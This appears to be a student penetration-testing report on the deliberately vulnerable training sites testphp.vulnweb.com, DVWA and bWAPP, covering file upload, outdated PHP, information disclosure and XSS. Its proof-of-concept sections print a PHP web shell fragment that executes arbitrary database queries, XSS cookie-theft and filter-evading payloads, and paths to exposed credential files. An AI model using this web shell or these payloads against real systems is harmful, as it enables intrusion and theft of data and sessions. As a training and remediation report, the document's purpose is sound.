Innovation & Entrepreneurship Hub for Educated Rural Youth (SURE Trust – IERY)

COMPREHENSIVE VAPT ANALYSIS ON WEB DOMAINS

The domain of the Project

Cybersecurity - Network and Web Application Security

Under the guidance of

Mr. Nishchay Gaba (Penetration Tester)

By

Mr. Pranav Gaikwad (B.E)

Period of the project

June 2025 to July 2025

SURE TRUST
PUTTAPARTHI, ANDHRA PRADESH

DECLARATION

The project titled **"*Comprehensive VAPT Analysis on Web Domains*"** has been mentored by **Mr. Nishchay Gaba** and organized by SURE Trust from June 2025 to August 2025**.** This initiative aims to benefit educated unemployed rural youth by providing hands-on experience in industry-relevant projects, thereby enhancing employability.

I, **Mr. Pranav Gaikwad,** hereby declare that I have solely worked on this project under the guidance of my mentor. This project has significantly enhanced my practical knowledge and skills in the domain.

(a) **Name** **Signature**

Mr. Pranav Gaikwad

Pranav

(b) Mr. Nishchay Gaba

(c) **Mentor** **Signature**

(d) Seal & Signature

Prof.Radhakumari
Executive Director & Founder

SURE Trust

Article II.Table of Contents

1. Privacy Statement

This document contains sensitive information pertaining to the security posture of the assessed network. It is intended **solely for authorized personnel**. Any **unauthorized access, disclosure, reproduction, or distribution** of this document is strictly prohibited. All recipients are expected to **maintain strict confidentiality** and handle the contents in accordance with applicable security and privacy guidelines.

2. Terms of Use

The information presented in this report is based on the findings obtained during the security assessment conducted on the specified date. While every effort has been made to ensure accuracy and completeness, the authors make no warranties—express or implied—regarding the reliability, accuracy, or completeness of the content. This report is intended for informational and risk management purposes only. The organization assumes no liability for any direct, indirect, incidental, or consequential damages resulting from the use or misuse of the information contained herein.

3. Introduction

The purpose of this Vulnerability Assessment and Penetration Testing (VAPT) engagement was to evaluate the security posture of three deliberately vulnerable applications — testphp.vulnweb.com, DVWA (Damn Vulnerable Web Application), and bWAPP (Buggy Web Application). These platforms are widely used for security research, training, and testing purposes, and are intentionally designed with multiple flaws to simulate real-world attack scenarios.

This assessment was carried out to identify weaknesses within the applications, validate their exploitability, and highlight the risks posed to confidentiality, integrity, and availability of data. The testing covered multiple classes of vulnerabilities, including injection flaws (SQLi, OS Command Injection), authentication weaknesses, insecure configurations, file inclusion, and other application-level issues.

By performing a combination of automated scans and manual penetration testing techniques, the assessment provides a realistic view of the potential threats that an attacker could exploit. The findings from this report are intended to serve as a learning reference, helping developers, administrators, and security professionals understand the consequences of insecure coding practices and misconfigurations.

3.1. Objectives

The primary objective of this Vulnerability Assessment and Penetration Testing (VAPT) engagement was to evaluate the overall security posture of the target web applications—testphp.vulnweb.com, DVWA, and bWAPP. The assessment aimed to identify, validate, and demonstrate existing vulnerabilities that could potentially be exploited by malicious actors.

Specific objectives of this engagement include:

1. Identify Security Weaknesses – Detect vulnerabilities in the applications, servers, and configurations that may be exploited to compromise confidentiality, integrity, or availability of data.
2. Assess Exploitability – Validate vulnerabilities by attempting controlled exploitation to understand the real-world risks they pose.
3. Evaluate Implication – Determine the potential consequences of successful exploitation, such as data exposure, unauthorized access, or complete system compromise.
4. Recommend Remediation – Provide actionable recommendations and industry best practices to mitigate identified risks and strengthen the overall security posture.

4. Methodology

The assessment was conducted using a Black Box approach, simulating an external attacker with no prior knowledge of the target systems. The assessment followed these phases:

1. Scope Definition: Defining the boundaries and constraints of the assessment for each application.
2. Reconnaissance & Enumeration: Gathering information and identifying application entry points and functionality.
3. Vulnerability Assessment: Analyzing the applications for known vulnerabilities (e.g., OWASP Top 10), misconfigurations, and security weaknesses.
4. Verification & Analysis: Manually verifying the identified vulnerabilities to eliminate false positives and analyzing the potential Implication.
5. Reporting & Remediation: Consolidating all verified findings into a comprehensive report with actionable recommendations for remediation.

5. Scope of Security Assessment


Each identified vulnerability has been assigned a severity rating of **Critical**, **High**, **Medium**, or **Low**. These ratings are determined based on the urgency of remediation and the potential Implication on the **confidentiality**, **integrity**, and **availability** of the client’s data and systems. This classification helps prioritize risk mitigation efforts and provides clarity on the overall security posture of the assessed environment.

SEVERITY	CRITICAL	HIGH	MEDIUM	LOW
CVSS 3 SCORE	9 - 10	7 – 8.9	4 – 6.9	0.1 – 3.9

6. Testing Approch

The penetration test was conducted using a **Black Box** approach, simulating an external attacker with no prior knowledge of the target systems. Only the target Domain Names were provided, and testing was performed from the perspective of an end-user without access to internal architecture, source code, or configurations. The assessment aimed to identify and exploit real-world vulnerabilities while strictly adhering to a **destructive** testing policy. All activities were carried out ethically and with prior authorization, ensuring no disruption to services, no data loss, and no use of destructive or denial-of-service techniques.

7. Penetration Testing Findings




7.1. Critical

7.1.1 Unrestricted File Upload

- **Outline:** The application's file upload functionality is insecure. It fails to properly validate the file type on the server-side, allowing an attacker to upload and execute malicious files, such as a PHP web shell.
- **Risk Severity Index:** 9.8
- **OWASP Top 10 Category:** A03:2021 – Injection
- **CWE ID:** A03:2021 – Injection
- **Implication:** A successful exploit results in remote code execution on the server, giving the attacker full control over the application and potentially the entire server.
- **Recommendations:** Implement server-side validation of file types using a whitelist of allowed extensions. Do not rely on client-side controls or the Content-Type header
- **Affected Applications:**
  - **DVWA:** File Upload module

- **POC:**




Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/php-backdoor.php succesfully uploaded!
```

More Information



```
if(isset($_REQUEST['mquery'])){

        $host=$_REQUEST['host'];
        $usr=$_REQUEST['usr'];
        $passwd=$_REQUEST['passwd'];
        $db=$_REQUEST['db'];
        $mquery=$_REQUEST['mquery'];
        mysql_connect("$host", "$usr", "$passwd") or
    die("Could not connect: " . mysql_error());
    mysql_select_db("$db");
    $result = mysql_query("$mquery");
        if($result!=FALSE) echo "
```

query was executed correctly

```
\n";
    while ($row = mysql_fetch_array($result,MYSQL_ASSOC)) print_r($row);
    mysql_free_result($result);
        die;
}
?>
```

execute command: go

upload file: Browse... No file selected.   to dir: upload

```
to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win
```

execute mysql query:


host: localhost   user: root   password:

database: query: execute

7.1.2 Unsupported PHP Version Detected

- **Outline:** The testphp.vulnweb.com server is running severely outdated and unsupported versions of PHP (5.1.6 and 5.6.40), which are affected by dozens of publicly known vulnerabilities.
- **Risk Severity Index: 10**
- **OWASP Top 10 Category:** A06:2021 – Vulnerable and Outdated Components
- **CWE ID:** CWE-1111: Use of Deprecated or Obsolete Code
- **Implication:** Running software that is years out of support is extremely dangerous. remote code execution and a full system compromise.
- **Recommendations:** Immediately upgrade the application and its environment to a modern, supported version of PHP.
- **Affected Applications:**
  - testphp.vulweb.com

- **POC:**



```
┌──(root㉿kali)-[~/project]
└─# curl -I http://testphp.vulnweb.com/

HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Tue, 02 Sep 2025 06:08:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

7.1.3 Sensitive Information Disclosure

• **Outline:** The web application is misconfigured to allow unrestricted access to sensitive files and directories. Critical files such as credentials.txt, ipaddresses.txt, phpinfo.php, wp-config.bak, and path disclosure files are exposed to unauthenticated users. These files contain sensitive information such as credentials, server IPs, database connection details, and full file system paths.

• **Risk Severity Index: 9.8**

• **OWASP Top 10 Category:**

- A05:2021 – Security Misconfiguration
- A04:2021 – Insecure Design

• **CWE ID:**

- CWE-200 – Exposure of Sensitive Information
- CWE-209 – Information Exposure Through an Error Message
- CWE-538 – File and Directory Information Exposure

• **Implication:**

- Leakage of usernames, passwords, and API keys from credentials.txt.
- Exposure of server IP mapping (ipaddresses.txt) helps attackers plan targeted attacks.
- Disclosure of database credentials and encryption keys in wp-config.bak.
- Path disclosure files allow attackers to identify server structure for LFI/RFI or privilege escalation.

- phpinfo.php reveals PHP version, enabled modules, and full environment configuration, making it easier to exploit PHP-related vulnerabilities.
- Overall, an attacker can gain full system compromise by combining leaked credentials with known services.


• **Recommendations:**

- Disable directory listing in the web server configuration (Options -Indexes in Apache).
- Remove sensitive files (credentials.txt, ipaddresses.txt, .bak, .log, .xml) from the web root.
- Restrict access to debug/config files (phpinfo.php, .htaccess) using proper ACLs.
- Implement least privilege and avoid storing plaintext credentials in public folders.
- Perform a secrets audit and rotate any exposed passwords, API keys, or tokens.


• **Affected Application:**

- http://testphp.vulnweb.com

• **POC:**



```
username=test
password=something
```



Index of /pictures/

```
../
1.jpg                                              11-May-2011 10:27               12426
1.jpg.tn                                           11-May-2011 10:27                4355
2.jpg                                              11-May-2011 10:27                3324
2.jpg.tn                                           11-May-2011 10:27                1353
3.jpg                                              11-May-2011 10:27                9692
3.jpg.tn                                           11-May-2011 10:27                3725
4.jpg                                              11-May-2011 10:27               13969
4.jpg.tn                                           11-May-2011 10:27                4615
5.jpg                                              11-May-2011 10:27               14228
5.jpg.tn                                           11-May-2011 10:27                4428
6.jpg                                              11-May-2011 10:27               11465
6.jpg.tn                                           11-May-2011 10:27                4345
7.jpg                                              11-May-2011 10:27               19219
7.jpg.tn                                           11-May-2011 10:27                6458
8.jpg                                              11-May-2011 10:27               50299
8.jpg.tn                                           11-May-2011 10:27                4139
WS_FTP.LOG                                         23-Jan-2009 10:06                 771
credentials.txt                                    23-Jan-2009 10:47                  33
ipaddresses.txt                                    23-Jan-2009 12:59                  52
path-disclosure-unix.html                          08-Apr-2013 08:42                3936
path-disclosure-win.html                           08-Apr-2013 08:41                 698
wp-config.bak                                      03-Dec-2008 14:37                1535
```

http://testphp.vulnweb.com/index.zip

http://testphp.vulnweb.com/.idea/workspace.xml

http://testphp.vulnweb.com/admin/

http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess

http://testphp.vulnweb.com/crossdomain.xml

http://testphp.vulnweb.com/CVS/Root

http://testphp.vulnweb.com/secured/phpinfo.php


http://testphp.vulnweb.com/_mmServerScripts/mysql.php

7.2. High

7.2.1 Cross-site Scripting (XSS)

- **Outline:** All three applications are vulnerable to Cross-Site Scripting. User input is reflected directly into the page without proper sanitization or encoding, allowing the execution of arbitrary JavaScript. Both Reflected and Stored XSS were identified.
- **Risk Severity Index:** 8.8
- **Owasp Top 10 Category:** A03:2021 – Injection
- **CWE ID:** CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- **Implication:** An attacker can steal session cookies to hijack user accounts, perform actions on behalf of users, deface the website, or launch further browser-based attacks.
- **Recommendations:** Implement context-aware output encoding on all user-supplied data. Implement a strict Content Security Policy (CSP) as a defense-in-depth measure.
- **Affected Applications:**
  - **DVWA:** XSS (Reflected) and XSS (Stored) modules.
  - **Bwapp:** XSS - Reflected (GET) module**.**
  - **Testphp.vulweb.com:** /listproducts.php, /search.php, /hpp, /guestbook.php, secured/newuser.php

- **POC:**




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? ert(document.cookie)</Script>

```
Hello
```

More Information


- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<Script>alert(document.cookie)<%2FScript>#

127.0.0.1

security=medium; PHPSESSID=483ba4a9ecdaba823e31fce3f2b0ff0e




testphp.vulnweb.com/search.php?test=query

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

searched for:

testphp.vulnweb.com says

Hacked




Not secure testphp.vulnweb.com/listproducts.php?cat=<IMG%20sRC=X%20onerror=jaVaScRipT:alert`HACKED`>

testphp.vulnweb.com says

HACKED

OK
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '= ' at line 1



Not secure testphp.vulnweb.com/hpp/?pp="><IMG%20sRC=X%20onerror=jaVaScRipT:alert`HACKED`>

